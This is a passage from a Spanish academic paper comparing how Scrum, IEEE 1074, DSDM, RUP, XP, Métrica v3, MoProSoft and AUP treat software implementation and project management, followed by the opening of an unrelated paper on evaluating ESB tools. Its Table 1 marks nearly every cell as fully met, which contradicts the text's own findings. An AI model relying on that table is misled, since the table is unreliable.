2.1. SCRUM

Schwaber Ken y Sutherland Jeff [7] definen a SCRUM como un marco de trabajo para el desarrollo y el mantenimiento de productos complejos, dentro del cual, las personas pueden afrontar complejos problemas adaptativos, a la vez que entregan productos del máximo valor posible de forma productiva y creativa. Scrum es un modelo de desarrollo ágil caracterizado por: (i) adoptar una estrategia de desarrollo incremental, en lugar de la planificación y ejecución completa del producto, (ii) basar la calidad del resultado más en el conocimiento tácito de las personas en equipos auto-organizados, que en la calidad de los procesos empleados, (iii) solapamiento de las diferentes fases del desarrollo, en lugar de realizarlas una tras otra en un ciclo secuencial o de cascada. Este marco de trabajo consiste en los Equipos Scrum y en sus roles (Dueño del Producto, Equipo de Desarrollo, Scrum Master y los Interesados), eventos (el Sprint, la reunión de Planificación, Scrum Diario, la Revisión de Sprint y la Retrospectiva de Sprint), artefactos (Pila de producto, la Pila de Sprint y el Incremento) y reglas asociadas [8].

Esta metodología presenta aspectos vinculados a la gestión del proyecto, los cuales se los visualiza en la planificación, en las técnicas de estimación, en las revisiones de los sprints. Los aspectos vinculados a la fase de implantación no se explicitan en esta metodología.

2.2. IEEE 1074

IEEE 1074 [9], proporciona el conjunto de actividades que constituyen los procesos que son obligatorios para el desarrollo y mantenimiento de software. Se encuentra organizado en 17 procesos, que comprenden un total de 65 actividades. Los procesos se dividen en cuatro secciones lógicas o grupos de procesos.

El primer grupo está compuesto por el Proceso de Modelo del Ciclo de Vida del Software, que proporciona actividades que se necesitan para identificar los modelos de ciclo de vida software candidatos y para seleccionar aquel modelo que se vaya a utilizar en el proyecto. El segundo grupo, está conformado por el Proceso de Gestión del Proyecto, que propone un conjunto de procesos de iniciación, supervisión y control del proyecto a lo largo de ciclo de vida del software. El tercer grupo, está compuesto por los procesos Orientados al Desarrollo, los Procesos de Pre-Desarrollo, los Procesos de Desarrollo y los Procesos de Post-Desarrollo del software. El último grupo, está compuesto por los

Procesos Integrales, son aquellos procesos que se necesitan para completar con éxito las actividades de un proyecto.

La fase de implantación está tratada en el proceso de instalación del grupo de procesos post-desarrollo perteneciente al grupo de Procesos orientados al Desarrollo.

Este proceso implica el transporte y la instalación de un sistema software desde el entorno de desarrollo al entorno de destino [9]. Las actividades del proceso de instalación propuestas en el estándar son: la distribución del software, la instalación del software, la carga de la base de datos (si el proyecto lo requiere), la aceptación del software en el entorno de operación, la realización de las actualizaciones y finalmente la instalación del software probado. Los Procesos Integrales que articulan con el proceso de implantación al cual en este trabajo lo denominamos fase de implantación, son los procesos de verificación y validación, de gestión de configuración, de desarrollo de la documentación y de formación.

Los Procesos de Gestión del Proyecto relacionados a la fase de implantación en estudio son: el proceso de iniciación del proyecto, el proceso de supervisión y control del proyecto y el proceso de gestión de la calidad.

2.3. Método de Desarrollo de Sistemas Dinámico (DSDM)

DSDM es una metodología de desarrollo de software originalmente basada en las técnicas de Desarrollo Rápido de Aplicaciones (en Inglés, Rapid Application Development, RAD). DSDM es un enfoque iterativo e incremental que enfatiza la participación continua del usuario [13]. MDSO comprende un marco que muestra las fases MDSO y cómo se relacionan entre sí. Este modelo de proceso es utilizado por cada proyecto para derivar su ciclo de vida [13].

El modelo del proceso ágil, llamado ciclo de vida MDSO, tiene tres ciclos iterativos distintos precedidos de dos actividades adicionales al ciclo de vida: Estudio de Viabilidad, Estudio del negocio, Iteración del modelo funcional, Diseño e iteración de la construcción e Implementación [10].

Esta metodología presenta aspectos vinculados a la gestión del proyecto, los cuales se visualizan en el estudio de viabilidad, la estimación, las fases de pre-proyecto y post-proyecto, la gestión de configuración. Los aspectos vinculados a la fase de implantación se visualizan en la fase de despliegue de la metodología [11].

2.4. Proceso Unificado de Rational

RUP es un proceso de desarrollo de software iterativo e incremental [12].

El RUP comprende no solamente las disciplinas de Ingeniería, sino que adiciona las disciplinas de soporte. El proceso de ciclo de vida de RUP se divide en cuatro fases: Incepción, Elaboración, Construcción y Transición; a su vez estas fases se dividen en iteraciones. A través de las fases se desarrollan en paralelo nueve workflows o disciplinas: Modelado de Negocios, Requerimientos, Análisis & Diseño, Implementación, Prueba, Despliegue, Gestión de Configuración & Cambio, Gestión del Proyecto y Entorno [12].

Los aspectos relacionados a la fase de implantación son tratados en el Flujo de despliegue propuesto por RUP, cuyo objetivo es producir con éxito distribuciones del producto y distribuirlo a los usuarios. La Fase de Transición es la cuarta fase del ciclo de vida del software, se ocupa de que el software sea puesto en manos de la comunidad de usuarios. [12].

Las actividades propuestas por RUP para el flujo de despliegue son: probar el software en su entorno de operación, empaquetar el software, distribuir el software, instalar el software, brindar asistencia a los usuarios, brindar capacitación a los usuarios y a los técnicos de mantenimiento, la migración del software existente y carga de datos, probar las versiones beta por los usuarios y la aceptación formal.

El flujo de Despliegue se relaciona con las disciplinas de soporte propuestas por este marco de trabajo, ya que requiere de ellas, insumos para su ejecución como así también le retribuye productos a las mismas.

2.5. Programación Extrema (XP)

XP es uno de los métodos ágiles más conocido y ampliamente utilizado. El nombre lo acuñó Beck (2000) debido a que el enfoque se desarrolló llevando a niveles "extremos" las prácticas reconocidas, como el desarrollo ágil [14].

Beck [15], define un conjunto de cinco valores que establecen el fundamento para todo trabajo realizado como parte de XP: comunicación, simplicidad, retroalimentación, valentía y respeto. Todos estos valores se usan como un motor de actividades para actividades, acciones y tareas específicas de XP.

La metodología XP usa un enfoque orientado a objetos como paradigma de desarrollo, y engloba una serie de reglas y prácticas que ocurren en el contexto de cuatro actividades estructurales: planeación, diseño, codificación y pruebas [10].

XP implica varias prácticas que se ajustan a los principios de los métodos ágiles, entre ellas: la planificación incremental, entregas pequeñas, refactorización, programación en parejas, diseño simple, integración continua, etc. [15].

La fase de implantación no se visualiza en este método, solamente se visualizan algunos aspectos de

gestión del proyecto, entre ellos, la planificación y la estimación del esfuerzo a partir de las historias de usuario.

2.6. METRICA Versión 3

MÉTRICA Versión 3 [16], ofrece a las organizaciones un instrumento útil para la sistematización de las actividades que dan soporte al ciclo de vida del software. Cubre distintos tipos de desarrollo: estructurado y orientado a objetos. A través de interfaces, facilita la realización de los procesos de apoyo u organizativos: Gestión de Proyectos, Gestión de Configuración, Aseguramiento de Calidad y Seguridad.

Los procesos de la estructura principal de la metodología MÉTRICA Versión 3 son: Planificación de Sistemas de Información, Desarrollo de Sistemas de Información y Mantenimiento de Sistemas de Información.

En METRICA versión 3, se ha considerado la Fase de Implantación y Aceptación del Sistema (cuya abreviatura es IAS) como fase equivalente a la fase estudiada en este trabajo. La Fase de Implantación y Aceptación del Sistema propuesta en esta metodología tiene como objetivo principal la entrega y aceptación del sistema en su totalidad, y la realización de todas las actividades necesarias para el paso a producción del mismo [16].

Las actividades que componen la Fase de Implantación y Aceptación del Sistema son: Establecimiento del plan de implantación, Formación necesaria para la implantación, Incorporación del sistema al entorno de operación, Carga de datos al entorno de operación, Pruebas de implantación del sistema, Pruebas de aceptación del sistema, Preparación del mantenimiento del sistema, Establecimiento del acuerdo de nivel de servicio, Presentación y aprobación del sistema y Paso a producción. Estas actividades a su vez se descomponen en tareas.

La Interfaz de Gestión de Proyectos propone tres tipos de actividades: Actividades de Inicio del Proyecto, Actividades de Seguimiento y Control y Actividades de Finalización del Proyecto, Cierre y registro de la documentación de gestión. La Interfaz de Seguridad tiene el objetivo de incorporar en los sistemas de información, mecanismos de seguridad adicionales a los que se proponen en la propia metodología. La Interfaz de Gestión de la Configuración consiste en la aplicación de procedimientos administrativos y técnicos durante el desarrollo del sistema de información y su posterior mantenimiento. Las actividades propias de la Interfaz de Calidad están orientadas a verificar la calidad de los productos.

2.7. MoProSoft

MoProSoft [17], presenta tres categorías de procesos: Alta Dirección, Gerencia y Operación que reflejan la estructura de una organización. La categoría de Alta Dirección contiene el proceso de Gestión del Negocio. La categoría de Gerencia está integrada por los procesos de Gestión de Procesos, Gestión de Proyectos y Gestión de Recursos. Este último, está constituido por los subprocesos de Recursos Humanos y Ambiente de Trabajo, Bienes, Servicios e Infraestructura y Conocimiento de la Organización. La categoría de Operación está integrada por los procesos de Administración de Proyectos Específicos y de Desarrollo y Mantenimiento de Software. Este modelo, presenta aspectos vinculados a la gestión de proyectos, las actividades se las visualiza en el proceso de Administración de Proyectos Específicos, como por ejemplo, la definición del protocolo en entrega con el cliente, definición de número de ciclos y la cantidad de actividades específicas para producir los entregables. Las actividades vinculadas al proceso de implantación no se explicitan en este modelo de proceso.

2.8. Proceso Unificado Ágil (AUP)

AUP, es una versión simplificada del RUP desarrollado por Scott Ambler [18]. Al adoptar las actividades en fases clásicas del Proceso Unificado, concepción, elaboración, construcción y transición, el AUP brinda un revestimiento en serie que permite que el equipo visualice el flujo general del proceso de un proyecto de software. Dentro de cada actividad, el equipo realiza iteraciones con el objetivo de alcanzar la agilidad y entregar tan rápido como sea posible, incrementos de software significativos a los usuarios finales [10].

Las disciplinas de AUP son: Modelado, Implementación, Pruebas, Despliegue, Gestión de la Configuración, Gestión del Proyecto y Administración del Ambiente [18]. AUP se basa en una serie de principios: las personas conocen lo que están realizando, simplicidad, agilidad, foco en las actividades de alto valor, independencia de herramientas y la adaptación del AUP a las necesidades propias [18].

En esta metodología, los aspectos vinculados a la gestión de proyecto se encuentran contemplados en las disciplinas Gestión de la Configuración, Gestión del Proyecto y Administración del Ambiente. La disciplina Despliegue, propone actividades vinculadas a la fase de implantación estudiada.

3. Dimensiones consideradas para el Análisis

En esta sección, se presentan las dimensiones consideradas para el análisis del proceso de implantación de un sistema informático como así también del proceso de gestión del proyecto que articula con el mismo. Las dimensiones consideradas son: fases, actividades y tareas que componen un proceso (sección 3.1), las herramientas propuestas (sección 3.2), las técnicas propuestas (sección 3.3), los artefactos (insumos y productos) (sección 3.4), los roles requeridos (sección 3.5) y las métricas propuestas para el proceso estudiado (sección 3.6).

3.1. Fases/Actividades/Tareas

Hossian [19], denomina proceso al conjunto de acciones o actividades sistematizadas que se realizan o tienen lugar con un fin.

Pressman [10], define proceso del software como una estructura para las actividades, acciones y tareas que se requieren a fin de construir software de alta calidad.

MoProSoft [17], define actividad como el conjunto de tareas específicas asignadas para su realización a un rol o más roles.

Sommerville [14], define proceso de software como una serie de actividades relacionadas que conduce a la elaboración de un producto de software. En este trabajo para unificar la terminología que empleamos en nuestro análisis, se denominará a la dimensión "Fases/Actividades/Tareas".

3.2. Herramientas propuestas

En la construcción del producto software se requiere de herramientas, se pueden mencionar las herramientas de modelado, las cuales permiten la creación de los modelos necesarios del sistema que se está estudiando, entre ellas el diagrama entidad-relación [20], el diagrama de flujos de datos [21], el diagrama de clases [22] entre otras. Con la evolución de la Ingeniería de Software, se ha introducido un amplio abanico de diferentes tipos de programas que se utilizan para ayudar a las actividades del proceso de software, como el análisis de requerimientos, el modelado de sistemas, la depuración y las pruebas, a este grupo de herramientas se las denomina herramientas CASE (Ingeniería de Software Asistida por Computadora) [14].

Los autores consideran para esta dimensión de análisis tanto a las herramientas manuales como a las automatizadas que se utilizan en la fase de implantación y en el proceso de gestión del proyecto de software.

3.3. Técnicas Propuestas

Los autores han considerado la definición de técnica propuesta en METRICA versión 3 [16] como el conjunto de procedimientos que se basan en reglas y notaciones específicas en términos de sintaxis, semántica y gráficos, orientadas a la obtención de productos en el desarrollo de un sistema de información. Se considera necesaria la aplicación de técnicas en la realización de las actividades de un proceso con el propósito de lograr una estandarización de las mismas dentro de la fase analizada.

3.4. Artefactos (Insumos/Productos)

En Acuña et al. [23], plantean que la definición de un proceso software debe especificar no sólo las actividades, sino también las técnicas para realizar las tareas, los actores que ejecutan las actividades, sus roles y los artefactos producidos.

MoProSoft [17], define producto como cualquier elemento que se genera en un proceso.

Los autores consideran al término artefacto o producto a cualquier tipo de información creada, cambiada, utilizada por los roles que participan en el desarrollo del software. Esta dimensión de análisis considera los artefactos productos y los artefactos insumos ya que son necesarios como inputs para la realización de las actividades de la fase de implantación y del proceso de gestión del proyecto.

3.5. Roles Requeridos

La real academia española [4] define a un rol como el papel o función que alguien o algo desempeña. Originalmente el término proviene del inglés y se usaba para definir el papel de un actor en la obra.

MoProSoft [17], define el concepto de rol como responsable por un conjunto de actividades de uno o más procesos. Un rol puede ser asumido por una o más personas de tiempo parcial o completo.

Los autores consideran de importancia la definición de roles para la realización de actividades dentro de una fase del proceso de software, así se conoce de antemano las responsabilidades, derechos, aptitudes y habilidades necesarias para el rol requerido.

3.6. Métricas

En la Ingeniería de Software, para obtener un software de calidad es necesario realizar no solo mediciones al inicio del proceso, estimar el tamaño del proyecto, costos y tiempo que requerirá el desarrollo, sino que las mediciones deben realizarse de manera constante durante todas las fases del proceso de

desarrollo. Para ello, las métricas nos ayudan a comprender estos procesos.

Es habitual confundir al término *métrica* con las palabras medición y medida, aunque estas tres son distintas. Fenton [24], define a la *medición* como “el proceso por el cual los números o símbolos son asignados a atributos o entidades en el mundo real tal como son descritos de acuerdo a reglas claramente definidas”. Pressman [10], sugiere que una *medida* “proporciona una indicación cuantitativa de extensión, cantidad, dimensiones, capacidad y tamaño de algunos atributos de un proceso o producto”. En IEEE “*Standard Glossary of Software Engineering Terms*”, se define como *métrica* “una medida cuantitativa del grado en que un sistema, componente o proceso posee un atributo dado” [5].

Las métricas son escalas de unidades sobre las cuales puede medirse un atributo cuantificable [10].

Lascano [25], define a un indicador como una métrica o la combinación de varias de ellas, el cual proporciona información objetiva que unidos a criterios de decisión definidos permiten a los participantes de un proyecto medir la ejecución y realizar ajustes tanto en el producto como en los procesos que se emplean.

4. Resultados e Interpretación

En esta sección se plantea una tabla comparativa de las dimensiones de análisis (sección 4.1) y por último la interpretación de los resultados obtenidos (sección 4.2).

4.1. Tabla Comparativa de las dimensiones analizadas

En la Tabla 1, se presenta el grado de cumplimiento de las dimensiones de análisis consideradas para el proceso de implantación dentro del proceso de desarrollo de software (ver en la Tabla, Implantación) y para los procesos de gestión de proyectos de software (ver en la Tabla, Gestión del Proyecto). Este grado de cumplimiento se presenta en tres niveles: total (“■”), parcial (“◐”) o nulo (vacío).

En esta comunicación, los autores se focalizan en el proceso de implantación como un proceso genérico dentro de cualquier modelo de proceso de software. Ha sido necesario considerar los aspectos de gestión del proyecto software por las interacciones que se presentan con el proceso estudiado.

Si bien en la Tabla precedente, se presenta una unificación en la terminología para el proceso de implantación y el proceso de gestión del proyecto de software analizados como así también para las dimensiones de análisis consideradas, surge la necesidad de describir este proceso de unificación de terminología.

En la metodología SCRUM [7][8], no se encuentra un proceso equivalente al proceso de implantación. El

proceso de gestión del proyecto está resuelto con el mismo nombre. En el estándar de la IEEE 1074 [9] el proceso de instalación resuelve el proceso de implantación y el proceso de gestión del proyecto queda resuelto por los procesos de gestión del proyecto y los procesos integrales. El estándar plantea la información que ingresa y la información resultante de los procesos que los componen, en la tabla denominaremos a esta información, artefactos (insumos/productos).

En DSDM [10][11], se presenta una fase de despliegue que enumera una serie de actividades, las cuales resuelven el proceso de implantación. El proceso de gestión está resuelto en las fases pre-proyecto, fase

post-proyecto, estudio de viabilidad, actividades de planificación.

En RUP [12], la denominación equivalente para el proceso de implantación se presenta en el flujo de despliegue. Respecto al proceso de gestión del proyecto, se encuentra resuelto en el Flujo de Gestión del proyecto. RUP presenta el concepto de trabajador, en nuestro análisis será considerado en la dimensión Roles Requeridos.

Tabla 1. Tabla comparativa de las dimensiones de análisis.

	Metodologías/Procesos															
	SCRUM		IEEE 1074		Desarrollo de Sistemas Dinámico (DSDM)		Proceso Unificado de Rational (RUP)		Programación Extrema (XP)		METRICA Versión 3		MoProSoft		Proceso Unificado Agil (PUA)	
	Implantación del proceso de desarrollo de software	Proceso de Gestión del Proyecto	Implantación del proceso de desarrollo de software	Proceso de Gestión del Proyecto	Implantación del proceso de desarrollo de software	Proceso de Gestión del Proyecto	Implantación del proceso de desarrollo de software	Proceso de Gestión del Proyecto	Implantación del proceso de desarrollo de software	Proceso de Gestión del Proyecto	Implantación del proceso de desarrollo de software	Proceso de Gestión del Proyecto	Implantación del proceso de desarrollo de software	Proceso de Gestión del Proyecto	Implantación del proceso de desarrollo de software	Proceso de Gestión del Proyecto
Fases / Actividades / Tareas	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■
Herramientas Propuestas	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■
Técnicas Propuestas	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■
Artefactos (Insumos / Productos)	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■
Roles Requeridos	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■	■
Métricas																

En XP [10][14], no se presenta una fase equivalente al proceso de implantación. El proceso de gestión está resuelto en la actividad de planeación. En Métrica versión 3 [16] el proceso de implantación se encuentra resuelto en la Fase de Implantación y Aceptación del usuario. El equivalente al proceso de gestión del proyecto se encuentra resuelto en las interfaces de Gestión de Proyectos. Esta metodología presenta el concepto de roles con el término participantes.

En MoProSoft [17], no se encuentra un proceso que resuelva el proceso de implantación. Respecto al proceso de gestión del proyecto se encuentra totalmente resuelto en el proceso de Administración de Proyectos Específicos perteneciente a la Categoría de Operación.

En AUP [10][18], se presenta una disciplina de despliegue equivalente al proceso de implantación. El proceso de gestión está resuelto en la disciplina Gestión del Proyecto.

4.2. Interpretación de Resultados

Los resultados de análisis a los cuales se ha arribado con la Tabla Comparativa de Dimensiones (sección 4.1.) permiten formular las siguientes conclusiones parciales:

Dimensión Fases/Actividades/Tareas: tanto para el proceso de implantación y del proceso de gestión del proyecto, se ha considerado un grado de cumplimiento nulo, si la metodología no lo explicita o solamente lo menciona, un grado de cumplimiento parcial si presenta algunas actividades relacionadas y un grado de cumplimiento total si se presenta un mayor nivel de descripción explícita de las fases, actividades y tareas a realizar. En SCRUM [7][8] se definen las actividades para el proceso de gestión del proyecto resultando totalmente cubierto y se evidencia la ausencia de actividades para el proceso de implantación. IEEE 1074 [9], propone actividades y tareas para el proceso de

implantación y para el proceso de gestión de proyecto resultando totalmente cubiertas. En DSDM [10][11], se presentan actividades para el proceso de implantación de manera parcial y el proceso de gestión del proyecto queda resuelto con un grado de cumplimiento total. En RUP [12] se proponen actividades para el proceso de implantación y para el proceso de gestión del proyecto resultando totalmente cubiertos. En XP [10][14] se definen actividades para el proceso de gestión del proyecto de manera parcial y se denota la ausencia de actividades para el proceso de implantación. Métrica versión 3 [16], propone fases, actividades y tareas para el proceso de implantación y para el proceso de gestión del proyecto, resultando cubiertos en su totalidad. En MoProSoft [17] se contempla el proceso de gestión del proyecto con un grado de cumplimiento total y no se contempla el proceso de implantación. En AUP [10][18] se definen las actividades para el proceso de implantación y para el proceso de gestión del proyecto, los autores consideran que se encuentran cubiertos en su totalidad porque AUP adopta estas actividades de RUP.

Dimensión Herramientas propuestas: tanto para el proceso de implantación y del proceso de gestión del proyecto se ha considerado un grado de cumplimiento nulo si la metodología no lo explicita o solamente sugiere su uso, un grado de cumplimiento parcial si presentan algunas herramientas manuales y un grado de cumplimiento total si se presentan herramientas automatizadas además de manuales. En SCRUM [7][8] se proponen herramientas manuales para el proceso de gestión del proyecto de software. En IEEE 1074 [9] se denota la ausencia de la propuesta de herramientas. En DSDM [13][11], se denota la ausencia de herramientas para el proceso de implantación y se sugiere el uso de herramientas para el proceso de gestión del proyecto. En RUP [12] se visualiza la propuesta de herramientas automatizadas. En XP [10][14] y en Métrica versión 3 [16] se denota la ausencia de herramientas. En MoProSoft [17], en las actividades de gestión del proyecto se propone el uso de herramientas. En AUP [18] no se proponen herramientas de forma explícita no obstante se propone su utilización. Este modelo de proceso adopta las herramientas del RUP, los autores han decidido señalar en la tabla comparativa un grado de cumplimiento total.

Dimensión Técnicas Propuestas: tanto para el proceso de implantación y del proceso de gestión del proyecto se ha considerado un grado de cumplimiento nulo si la metodología no lo explicita o solamente sugiere su uso, un grado de cumplimiento parcial si presenta alguna técnica a emplear y un grado de cumplimiento total si se presentan un conjunto de técnicas. En SCRUM [7][8] se proponen técnicas para el proceso de gestión del proyecto de software. En IEEE 1074 [9] se visualiza la ausencia de técnicas. En DSDM [13][11] se denota la propuesta de

técnicas para el proceso de implantación y para el proceso de gestión del proyecto resultando un grado de cumplimiento parcial. En RUP [12] se proponen técnicas para el proceso de implantación de manera parcial. En XP [10][14] se presentan técnicas para el proceso de gestión del proyecto de software de manera parcial. En Métrica versión 3 [16] se proponen técnicas alcanzado un nivel de cumplimiento total. En MoProSoft [17], no se presentan técnicas. En AUP [18] no se proponen técnicas de forma explícita. Este modelo de proceso adopta las técnicas del RUP, los autores han decidido señalar la existencia de técnicas con el mismo grado de cumplimiento que en RUP.

Dimensión Artefactos (Insumos/Productos): tanto para el proceso de implantación y del proceso de gestión del proyecto se ha considerado un grado de cumplimiento nulo si la metodología no lo explicita o solamente sugiere su creación y/o uso, un grado de cumplimiento parcial si propone algún artefacto y un grado de cumplimiento total si se presentan un conjunto de artefactos. En SCRUM [7][8] se denota la propuesta de artefactos para el proceso de gestión del proyecto de software con un grado de cumplimiento total y la ausencia de artefactos para el proceso de implantación. En IEEE 1074 [9], DSDM [13][11] y en RUP [13][18] se identifica la propuesta de artefactos para el proceso de implantación y el proceso de gestión del proyecto alcanzando un grado de cumplimiento total. En XP [10][14][15] se proponen solamente artefactos para el proceso de gestión del proyecto de software con un grado de cumplimiento parcial. En Métrica versión 3 [16] se proponen artefactos, alcanzando un grado de cumplimiento total para el proceso de implantación y el proceso de gestión del proyecto. En MoProSoft [17] se denota la propuesta de artefactos para el proceso de gestión del proyecto de software con un grado de cumplimiento total y en AUP [18] se considera el mismo grado de cumplimiento que en RUP.

Dimensión Roles Requeridos: tanto para el proceso de implantación y del proceso de gestión del proyecto se ha considerado un grado de cumplimiento nulo, si la metodología no lo explicita, un grado de cumplimiento parcial si propone alguno y se mencionan las actividades vinculadas al proceso de implantación y al proceso de gestión del proyecto que debe realizar de manera general y un grado de cumplimiento total si se presenta el nombre del rol y se detalla de con precisión las actividades a realizar. SCRUM [7][8] solo propone roles para el proceso de gestión del proyecto de software alcanzando un grado de cumplimiento total. En IEEE 1074 [9] no se proponen roles. DSDM [13][11] presenta roles para el proceso de gestión alcanzando un grado de cumplimiento total. RUP [12] presenta los roles para el proceso de implantación y para el proceso de gestión del proyecto resultando un grado de cumplimiento total. XP

[10][14][15] propone roles para el proceso de gestión del proyecto resultando un nivel de cumplimiento parcial. Métrica versión 3 [16] propone roles para el proceso de implantación y para el proceso de gestión del proyecto alcanzando un grado de cumplimiento total. MoProSoft [17] solo propone roles para el proceso de gestión del proyecto de software resultando un nivel de cumplimiento total. En AUP [18] se considera el mismo grado de cumplimiento que en RUP.

Dimensión Métricas: tanto para el proceso de implantación y del proceso de gestión del proyecto se ha considerado un grado de cumplimiento nulo si la metodología no lo explicita, un grado de cumplimiento parcial si propone alguna métrica y un grado de cumplimiento total si se presentan un par de métricas a emplear. IEEE 1074 [9] solo propone métricas para el proceso de gestión del proyecto de software alcanzando un grado de cumplimiento total. Mientras que SCRUM [7][8], RUP [12], XP [10][14], AUP [18], DSDM [13] [11], MoProSoft [17] y Métrica versión 3 [16] no enuncian el uso de métricas.

5. Conclusiones y Futuras Líneas de Trabajo

Se ha evolucionado en la línea de investigación propuesta en [26] planteando una revisión del proceso de implantación de sistemas informáticos mediante un estudio comparativo de las metodologías o estándares seleccionados, que ha permitido confirmar con precisión el conjunto de elementos que aportan cada una de ellas y evidenciando las áreas de vacancias en cada una de ellas.

Del análisis se denota fuertemente la ausencia de la propuesta de métricas que permitan contar con indicadores de productividad y calidad del proceso de implantación de sistemas informáticos. El instrumento comparativo presentado ha permitido estudiar una serie de dimensiones de análisis del proceso de implantación y del proceso de gestión del proyecto con el que interactúa.

Como trabajo futuro se identifica: (a) explorar los modelos de calidad de proceso, como por ejemplo: Modelo de Madurez de Capacidades (CMMI), ISO 9001, IRAM ISO/IEC 90003 (b) construir un conjunto de métricas para el proceso de implantación de sistemas informáticos; y c) investigar las métricas propuestas en otros procesos de la construcción de sistemas informáticos.

6. Referencias

[1] Carvajal Riola, J., *Metodologías Ágiles: Herramientas y modelo de desarrollo para aplicaciones JAVA EE como metodología empresarial*, Tesis Final de Máster, Barcelona 2008, <https://upcommons.upc.edu/bitstream/handle/2099.1/5608/50015.pdf?sequence=1>. Página vigente al 05/07/2017.

- [2] Argimón, J., *Métodos de Investigación Clínica y Epidemiológica*, Elsevier España. 84-8174-709-2. 2004.
- [3] Iglesias Fernandez, A., *Definición de una Metodología para el desarrollo de sistemas Multiagente*, Universidad Politécnica de Madrid, Madrid, Tesis Doctoral, 1998, <http://www.upv.es/sma/teoria/agentes/tesisCIF.pdf>. Página vigente al 05/07/2017.
- [4] RAE, *Diccionario de la Lengua Española*, Real Academia Española. <http://dle.rae.es/> Página vigente al 27/06/2017.
- [5] IEEE 610. *IEEE Standard Glossary of Software Engineering Terminology*. IEEE Std 610.12-1990., 1990.
- [6] Maya E., *Métodos y técnicas de investigación*, México, 2014, http://arquitectura.unam.mx/uploads/8/1/1/0/8110907/metodos_y_tecnicas.pdf. Página vigente al 10/07/2017.
- [7] Schwaber, K. y Sutherland, J., *La Guía Definitiva de Scrum: Las reglas del juego*, 2013.
- [8] Palacio J., Scrum Manager. *Gestión de Proyectos SCRUM Manager (Scrum Manager I y II)*, 2015, <http://www.scrummanager.net>. Página vigente al 17/07/2017.
- [9] IEEE 1074, *IEEE Standard for Developing Software Life Cycle Processes*, IEEE Std 1074 (Revision of IEEE Std 1074-1995; Replaces IEEE Std 1074.1-1995), 1997.
- [10] Pressman, R., *Ingeniería del software: Un enfoque práctico*, Mc Graw Hill, 7ma Edición, 2010.
- [11] Agile Business Consortium, DSDM, 2016, <https://www.agilebusiness.org>. Página vigente al 4/07/2017.
- [12] Péraire, C., Edwards, M., Fernandes, A., Mancin, E. y Carroll, K., IBM, *Rational Software. The IBM Rational Unified Process for Systems*, 2007.
- [13] Laboratorio Nacional de la Calidad del Software de INTECO, *Ingeniería del Software: metodologías y ciclos de vida*, Gobierno de España, 2009.
- [14] Sommerville, I., *Ingeniería del software*, Addison-Wesley, 9 na. Edición, 2011.
- [15] Beck, K., *Extreme Programming Explained: Embrace Change*, 2da. Edición, Addison-Wesley, 2004.
- [16] PAe, *Métrica versión.3*, Portal de Administración Electrónica, Gobierno de España, 2017, https://administracionelectronica.gob.es/pae_Home/pae_Documentacion/pae_Metodolog/pae_Metrica_v3.html#.Wc-vDsZry00. Página vigente al 30/09/2017.
- [17] MoProSoft, *Modelo de procesos para la industria del software*. Secretaría de Economía México, Versión 1.3, 2005.
- [18] Ambler, S., *The Agile Unified Process (AUP)*, 2016, <http://www.ambyssoft.com/unifiedprocess/agileUP.html>. Página vigente al 5/07/2017.
- [19] Hossian, A., *Modelo de Proceso de Conceptualización de requisitos*. Tesis Doctoral en Ciencias Informáticas, Facultad de Informática, Universidad Nacional de La Plata, 2012.
- [20] Chen, P., *The Entity-Relationship model: Toward a Unified View of Data*. *ACM Transactions on Database Systems*, 1(1): 9-36, marzo 1976.
- [21] Yourdon, E., *Análisis Estructurado Moderno*, Prentice Hall Hispanoamérica, 1993.
- [22] Rumbaugh, J., Booch, G., Jacobson, I. *El lenguaje unificado de modelado*, Pearson Education, 2006.
- [23] Acuña, S., Juristo, N. Moreno, A., Mon, A., *A software Process Model Handbook for incorporating people's capabilities*, United States of America: Springer Science+Business Media, Inc. (2005).

- [24] Fenton E. Norman. *Software Metrics A Rigorous approach*. Chapman & Hall, Primera Edición, 1991.
- [25] Lascano, N., *Un Conjunto de Métricas para Proyectos de Transición de Software Offshore*, Tesis Magíster en Ingeniería de Software, Facultad de Informática, Universidad Nacional de La Plata, 2013, <http://sedici.unlp.edu.ar/handle/10915/32513>. Página vigente al 26/06/2017.
- [26] Panizzi, M., Hossian, A., García-Martínez, R. *Implantación de Sistemas: Estudio Comparativo e Identificación de Vacancias en Metodologías Usuales*. Libro de Actas del XXII Congreso Argentino de Ciencias de la Computación. Pág. 546-555. ISBN 978-987-733-072-4. Universidad Nacional de San Luis. 2016.

Evaluación de Herramientas de Código Abierto del Tipo Bus de Servicios Empresariales - ESB

María Cristina Campos Cervera Zárate
Facultad Politécnica
Universidad Nacional de Asunción
San Lorenzo, Paraguay
Email: mcampos@bancognb.com.py

Daniel Romero
Facultad Politécnica
Universidad Nacional de Asunción
San Lorenzo, Paraguay
Email: dromero@pol.una.py

Resumen— Integrar servicios heterogéneos es una práctica habitual en las empresas.

La necesidad de integrar servicios heterogéneos que tenía una institución bancaria llevó a realizar una evaluación de herramientas de código abierto del tipo Bus de Servicios Empresariales o ESB (*Enterprise Service Bus*, en inglés) siguiendo el modelo SQuaRE de la norma ISO 25010 (*Systems and software engineering - Systems and software Quality Requirements and Evaluation (SQuaRE) — System and software quality Models*). Este modelo del estándar ISO propone analizar 31 subcaracterísticas de un producto software. En esta evaluación se analizaron las 31 subcaracterísticas teniendo en cuenta que 25 de ellas fueron evaluadas de acuerdo a las métricas propuestas por la norma ISO 9126-2 y para las 6 subcaracterísticas restantes del modelo SQuaRE, fueron definidas métricas propias en base a la necesidad del negocio bancario. El resultado de la evaluación arrojó fundamentos suficientes para la elección de la herramienta. Concluyendo finalmente que, una evaluación basada en un modelo de calidad estándar y estableciendo prioridades a cada subcaracterística, ayuda a la toma de decisiones para la adquisición de un producto software.

Index Terms— ESB, SQuaRE, ISO 25010, ISO 9126-2, SOA, EAI, B2B, servicios heterogéneos, código abierto, evaluación de herramientas.

1. Introducción

